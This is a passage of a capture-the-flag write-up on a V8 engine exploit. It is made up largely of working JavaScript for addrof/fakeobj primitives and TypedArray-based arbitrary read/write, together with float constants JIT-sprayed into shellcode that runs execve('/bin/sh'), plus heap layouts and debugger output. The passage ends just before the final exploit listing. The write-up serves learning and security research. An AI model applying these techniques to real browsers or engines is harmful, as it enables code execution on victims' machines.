No arbitrary read/write using this technique for you!


OOB write

Our goal is clear - we want to be able to fake not just a valid array metadata structure, but also a valid array element header structure, too.

After some pondering, I settled on the following arrays:


```
function leak_stuff(b) {
        if (b)
        {
                let index = Number(b ? the.hole : -1);
                index |= 0;
                index += 1;

                let arr1 = [1.1, 2.2, 3.3, 4.4];
                let arr2 = [5.5, 6.6, 7.7, 8.8];
                let arr3 = [arr1, arr2];

                // ...
        }
}
```

Or in memory:



	+0x0	+0x4
arr1 elements	map (FixedDoubleArray)	Smi(4) = 4 << 1
	1.1	
	2.2	
	3.3	
	4.4	
arr1 metadata	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to arr1 elements	Smi(4) = 4 << 1
arr2 elements	map (FixedDoubleArray)	Smi(4) = 4 << 1
	5.5	
	6.6	
	7.7	
	8.8	
arr2 metadata	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to arr2 elements	Smi(4) = 4 << 1
arr3 elements	map (FixedArray)	Smi(2) = 2 << 1
	compressed pointer to arr1 metadata	compressed pointer to arr2 metadata
arr3 metadata	map (PACKED_ELEMENTS)	properties (PACKED_ELEMENTS)
	compressed pointer to arr3 elements	Smi(2) = 2 << 1

Now, let's edit `arr2` as such:



	+0x0	+0x4
arr1 elements	map (FixedDoubleArray)	Smi(4) = 4 << 1
	1.1	
	2.2	
	3.3	
	4.4	
arr1 metadata	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to arr1 elements	Smi(4) = 4 << 1
arr2 elements	map (FixedDoubleArray)	Smi(4) = 4 << 1
	5.5	
arr2 elements + 16	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to (arr2 elements + 32)	Smi(4) = 4 << 1
arr2 elements + 32	map (FixedDoubleArray)	Smi(4) = 4 << 1
arr2 metadata	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to arr2 elements	Smi(4) = 4 << 1
arr3 elements	map (FixedArray)	Smi(2) = 2 << 1
	compressed pointer to arr1 metadata	compressed pointer to arr2 metadata
arr3 metadata	map (PACKED_ELEMENTS)	properties (PACKED_ELEMENTS)
	compressed pointer to arr3 elements	Smi(2) = 2 << 1

Now we won't get any complaints from V8 when we use our `fakeobj` primitive on the forged metadata structure.

What can we do with this fake array?

Better primitives

Having to re-run the vulnerable function and create a bunch of arrays just to get a single `fakeobj` reference is clunky, and will quickly clutter the heap. But we can use the fake array we just created to do things in a much more elegant way. Here's how:

```
function addrof(obj) {
        arr3[0] = obj;
        return ftoi(fake_arr[3]) & 0xFFFFFFFFn;
}

function fakeobj(addr) {
        fake_arr[3] = itof(addr);
        return arr3[0];
}
```

The key thing to note is that *both* `arr3` and `fake_arr` can view the contents of `arr3`'s elements structure. However, as `fake_arr` is of type `PACKED_DOUBLE_ELEMENTS`, it interprets the 8-byte concatenation of `arr1` and `arr2`'s compressed pointers as a float instead. Effectively, by placing an object reference through `arr3[0]` and then reading it through `fake_arr[3]`, we can leak the raw address of said object, as a compressed pointer. This is our `addrof` primitive.

Similarly, we can do the reverse. By writing an appropriately crafted float through `fake_arr[3]` and grabbing a reference through `arr3[0]`, we can acquire a reference to a fake object.

Furthermore, by editing the length fields of `fake_arr`'s metadata and elements structures through `arr2`, we can read and write float values up to `0xFFFFFFFE * 8 = 0x7FFFFFFF0` bytes past the start of the `fake_arr` elements structure.

But what if I want to read and write upstream instead?

TypedArrays to the rescue

In this writeup, international pwn god kylebot describes how to make use of TypedArrays to gain arbitrary read and write within the V8 sandbox. I suggest reading his article to get a fuller understanding of what's going on, but I will summarise the important points below.

In short, a TypedArray metadata structure contains the necessary information to compute the address of the backing store. Formerly, this value was an *uncompressed* full 8-byte pointer `data_ptr`; gaining control over this value would essentially give you arbitrary read/write to *anywhere*, including outside the V8 sandbox.

However, this has since been changed; we now store 4-byte values `base_pointer` and `external_pointer`, and `data_ptr` is computed as `v8_base_address + (external_pointer << 8) + base_pointer`. This effectively limits us to a 40-bit address space.

It's not quite a sandbox escape, but it's good enough for our purposes. All we have to do is overwrite `external_pointer` with a value of our choosing, then access the desired memory region through the TypedArray. The code below shows how we could do this:


```
// Now let's try to get arbitrary read/write (within a 2^40 byte region).
var aarw_arr = new Uint8Array(256);
var idx = (addrof(aarw_arr) - addrof(arr2)) >> 3n; // Note: everything is
misaligned by 4, so the map is fake_arr[idx] & 0xFFFFFFFF00000000n
arr2[2] = itof(elem_addr + 32n | (smi(idx+7n) << 32n));
arr2[3] = itof(fixed_dbl_map | (smi(idx+7n) << 32n));

function read64(addr) { // a compressed address
        let new_backing_ptr = (addr - 1n) >> 8n;
        let offset = (addr - 1n) & 0xFFn;
        fake_arr[idx+6n] = itof(new_backing_ptr << 32n);
        let res = 0n;
        for (let i=0n; i<8n; i++) {
                res += (BigInt(aarw_arr[offset+i]) << (i*8n));
        }
        return res;
}

function write64(addr, val) { // a compressed address
        let new_backing_ptr = (addr - 1n) >> 8n;
        let offset = (addr - 1n) & 0xFFn;
        fake_arr[idx+6n] = itof(new_backing_ptr << 32n);
        for (let i=0n; i<8n; i++) {
                aarw_arr[offset+i] = Number(val & 0xFFn);
                val = val >> 8n;
        }
}
```

RWX pages...?

One conventional technique to achieve RCE is to abuse `WASMInstances`. Formerly, compiled WebAssembly code was placed in an `rwx` memory region - all we have to do is overwrite this with our shellcode, and we're done. Right?

There's just two problems. First, the address of the WebAssembly code does not reside within the 40-bit address space within which our arbitrary read and write gadgets operate.

Secondly...



```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x236100000000     0x236900000000 ---p 800000000      0 [anon_236100000]
    0x236900000000     0x23690000b000 r--p     b000      0 [anon_236900000]
    0x23690000b000     0x236900040000 ---p    35000      0 [anon_23690000b]
    0x236900040000     0x23690015d000 rw-p   11d000      0 [anon_236900040]
    0x23690015d000     0x236900180000 ---p    23000      0 [anon_23690015d]
    0x236900180000     0x2369001c0000 rw-p    40000      0 [anon_236900180]
    0x2369001c0000     0x236a00000000 ---p ffe40000      0 [anon_2369001c0]
    0x236a00000000     0x236a00001000 rw-p     1000      0 [anon_236a00000]
    0x236a00001000     0x236a80010000 ---p 8000f000      0 [anon_236a00001]
    0x236a80010000     0x236a80020000 rw-p    10000      0 [anon_236a80010]
    0x236a80020000     0x247100000000 ---p 1067ffe0000      0 [anon_236a80020]
    0x360fce600000     0x360fce601000 r-xp     1000      0 [anon_360fce600]
    0x5554c0000000     0x5554dfe80000 ---p  1fe80000      0 [anon_5554c0000]
    0x5554dfe80000     0x5554dfffe000 r-xp   17e000 f11000 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x5554dfffe000     0x5554e0000000 ---p     2000      0 [anon_5554dfffe]
    0x555555554000     0x5555558e7000 r--p   393000      0 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x5555558e8000     0x5555567c3000 r-xp   edb000 393000 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x5555567c3000     0x555556813000 r--p    50000 126d000 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x555556814000     0x55555681a000 rw-p     6000 12bd000 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x55555681a000     0x55555681b000 r--p     1000 12c3000 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x55555681b000     0x555556826000 rw-p     b000 12c4000 /home/kali/Desktop/ctf/2023/tisc2023/level9/d8
    0x555556826000     0x5555568d6000 rw-p    b0000      0 [heap]
    0x7fffa8000000     0x7fffa8021000 rw-p    21000      0 [anon_7fffa8000]
    0x7fffa8021000     0x7fffac000000 ---p  3fdf000      0 [anon_7fffa8021]
    0x7fffb0000000     0x7fffb0021000 rw-p    21000      0 [anon_7fffb0000]
    0x7fffb0021000     0x7fffb4000000 ---p  3fdf000      0 [anon_7fffb0021]
    0x7fffb6493000     0x7fffb6497000 rw-p     4000      0 [anon_7fffb6493]
    0x7fffb6497000     0x7fffd6493000 ---p 1fffc000      0 [anon_7fffb6497]
    0x7fffd6493000     0x7fffd6497000 rw-p     4000      0 [anon_7fffd6493]
    0x7fffd6497000     0x7ffff6493000 ---p 1fffc000      0 [anon_7fffd6497]
    0x7ffff6493000     0x7ffff64be000 rw-p    2b000      0 [anon_7ffff6493]
    0x7ffff64be000     0x7ffff64bf000 ---p     1000      0 [anon_7ffff64be]
    0x7ffff64bf000     0x7ffff6cbf000 rw-p   800000      0 [anon_7ffff64bf]
    0x7ffff6cbf000     0x7ffff6cc0000 ---p     1000      0 [anon_7ffff6cbf]
    0x7ffff6cc0000     0x7ffff74c0000 rw-p   800000      0 [anon_7ffff6cc0]
    0x7ffff74c0000     0x7ffff74c1000 ---p     1000      0 [anon_7ffff74c0]
    0x7ffff74c1000     0x7ffff7cc5000 rw-p   804000      0 [anon_7ffff74c1]
    0x7ffff7cc5000     0x7ffff7ceb000 r--p    26000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7ceb000     0x7ffff7e40000 r-xp   155000  26000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e40000     0x7ffff7e93000 r--p    53000 17b000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e93000     0x7ffff7e97000 r--p     4000 1ce000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e97000     0x7ffff7e99000 rw-p     2000 1d2000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e99000     0x7ffff7ea6000 rw-p     d000      0 [anon_7ffff7e99]
    0x7ffff7ea6000     0x7ffff7ea9000 r--p     3000      0 /usr/lib/x86_64-linux-gnu/libgcc_s.so.1
    0x7ffff7ea9000     0x7ffff7ec0000 r-xp    17000   3000 /usr/lib/x86_64-linux-gnu/libgcc_s.so.1
    0x7ffff7ec0000     0x7ffff7ec4000 r--p     4000  1a000 /usr/lib/x86_64-linux-gnu/libgcc_s.so.1
    0x7ffff7ec4000     0x7ffff7ec5000 r--p     1000  1d000 /usr/lib/x86_64-linux-gnu/libgcc_s.so.1
    0x7ffff7ec5000     0x7ffff7ec6000 rw-p     1000  1e000 /usr/lib/x86_64-linux-gnu/libgcc_s.so.1
    0x7ffff7ec6000     0x7ffff7ed6000 r--p    10000      0 /usr/lib/x86_64-linux-gnu/libm.so.6
```

As it turns out, `rwx` pages are no longer allocated to hold compiled WASM code. Unfortunate!

The wildest RCE technique ever

However, Rotiple_ returns once again to save the day with a bizarre technique.


First, we define a function which simply returns a float array. Then, we force V8 to optimise it by running it many, many times:

```
const f = () => {
    return [1.9555025752250707e-246,
        1.9562205631094693e-246,
        1.9711824228871598e-246,
        1.9711826272864685e-246,
        1.9711829003383248e-246,
        1.9710902863710406e-246,
        2.6749077589586695e-284];
};

for (let i = 0; i < 0x10000; i++) { f(); f(); f(); f(); }
```

The optimised code is placed in an `r-x` page. To find the address of this, we first read the compressed pointer at offset `+0x18` in `f`'s metadata structure - this is the `code` pointer:

```
d8> %DebugPrint(f)
DebugPrint: 0x188f00384d55: [Function] in OldSpace
 - map: 0x188f00242b3d <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x188f002429f1 <JSFunction (sfi = 0x188f0020aa5d)>
 - elements: 0x188f00002259 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x188f00255025 <SharedFunctionInfo f>
 - name: 0x188f000040cd <String[1]: #f>
 - formal_parameter_count: 0
 - kind: ArrowFunction
 - context: 0x188f002550e5 <ScriptContext[3]>
 - code: 0x188f002564ed <CodeDataContainer TURBOFAN> <= this one!
```

Now, offset `+0x10` at *that* memory address (the writeup uses `+0xC`, but things seem to be different in our V8) stores an *uncompressed* pointer to the entry point of the WASM code. Let's take a look at said code in GDB:



```
pwndbg> x/40i 0x5554c00042c0
   0x5554c00042c0:      mov    ebx,DWORD PTR [rcx-0x30]
   0x5554c00042c3:      add    rbx,r14
   0x5554c00042c6:      test   BYTE PTR [rbx+0x1b],0x1
   0x5554c00042ca:      je     0x5554c00042d1
   0x5554c00042cc:      jmp    0x5554dfe8d1c0
   0x5554c00042d1:      push   rbp
   0x5554c00042d2:      mov    rbp,rsp
   0x5554c00042d5:      push   rsi
   0x5554c00042d6:      push   rdi
   0x5554c00042d7:      push   rax
   0x5554c00042d8:      sub    rsp,0x8
   0x5554c00042dc:      cmp    rsp,QWORD PTR [r13+0x20]
   0x5554c00042e0:      jbe    0x5554c00043f6
   0x5554c00042e6:      mov    rcx,QWORD PTR [r13+0xce30]
   0x5554c00042ed:      lea    rdi,[rcx+0x50]
   0x5554c00042f1:      cmp    QWORD PTR [r13+0xce38],rdi
   0x5554c00042f8:      jbe    0x5554c0004426
   0x5554c00042fe:      lea    rdi,[rcx+0x40]
   0x5554c0004302:      mov    QWORD PTR [r13+0xce30],rdi
   0x5554c0004309:      add    rcx,0x1
   0x5554c000430d:      mov    r8,QWORD PTR [r13+0x288]
   0x5554c0004314:      mov    DWORD PTR [rcx-0x1],r8d
   0x5554c0004318:      mov    DWORD PTR [rcx+0x3],0xe
   0x5554c000431f:      movabs r10,0xceb586e69622f68
   0x5554c0004329:      vmovq  xmm0,r10
   0x5554c000432e:      vmovsd QWORD PTR [rcx+0x7],xmm0
   0x5554c0004333:      movabs r10,0xceb5b0068732f68
   0x5554c000433d:      vmovq  xmm0,r10
   0x5554c0004342:      vmovsd QWORD PTR [rcx+0xf],xmm0
   0x5554c0004347:      movabs r10,0xceb909020e3c148
   0x5554c0004351:      vmovq  xmm0,r10
   0x5554c0004356:      vmovsd QWORD PTR [rcx+0x17],xmm0
   0x5554c000435b:      movabs r10,0xceb909050d80148
   0x5554c0004365:      vmovq  xmm0,r10
   0x5554c000436a:      vmovsd QWORD PTR [rcx+0x1f],xmm0
   0x5554c000436f:      movabs r10,0xceb909090e78948
   0x5554c0004379:      vmovq  xmm0,r10
   0x5554c000437e:      vmovsd QWORD PTR [rcx+0x27],xmm0
   0x5554c0004383:      movabs r10,0xceb903bb0c03148
   0x5554c000438d:      vmovq  xmm0,r10
```

We can see that all of our floats ended up appearing as hardcoded immediate values in the generated assembly. Or, if you think about it from a different perspective, this means that we can insert chunks of shellcode 8 bytes long, spaced at regular intervals.

The provided shellcode in the writeup worked, so I used it. Here is what the floats really translate to:

```
// Reminder: all jmp instruction targets are encoded as relative offsets. So this still works even though we don't know the address that the shellcode will end up at.

0x5554c0004321:      push   0x6e69622f
```

```
0x5554c0004326:      pop    rax
0x5554c0004327:      jmp    0x5554c0004335

0x5554c0004335:      push   0x68732f
0x5554c000433a:      pop    rbx
0x5554c000433b:      jmp    0x5554c0004349

0x5554c0004349:      shl    rbx,0x20
0x5554c000434d:      nop
0x5554c000434e:      nop
0x5554c000434f:      jmp    0x5554c000435d

0x5554c000435d:      add    rax,rbx
0x5554c0004360:      push   rax
0x5554c0004361:      nop
0x5554c0004362:      nop
0x5554c0004363:      jmp    0x5554c0004371

0x5554c0004371:      mov    rdi,rsp
0x5554c0004374:      nop
0x5554c0004375:      nop
0x5554c0004376:      nop
0x5554c0004377:      jmp    0x5554c0004385

0x5554c0004385:      xor    rax,rax
0x5554c0004388:      mov    al,0x3b
0x5554c000438a:      nop
0x5554c000438b:      jmp    0x5554c0004399

0x5554c0004399:      xor    rsi,rsi
0x5554c000439c:      xor    rdx,rdx
0x5554c000439f:      syscall
```

Or in other words, `execve("/bin/sh", 0, 0)`.

Now all we have to do is overwrite the address of the WASM entry point with one that jumps directly to our shellcode instead.

Wild.

Putting it all together

My final exploit, made up of techniques cobbled together from various sources and some improvisation of my own, is shown below:

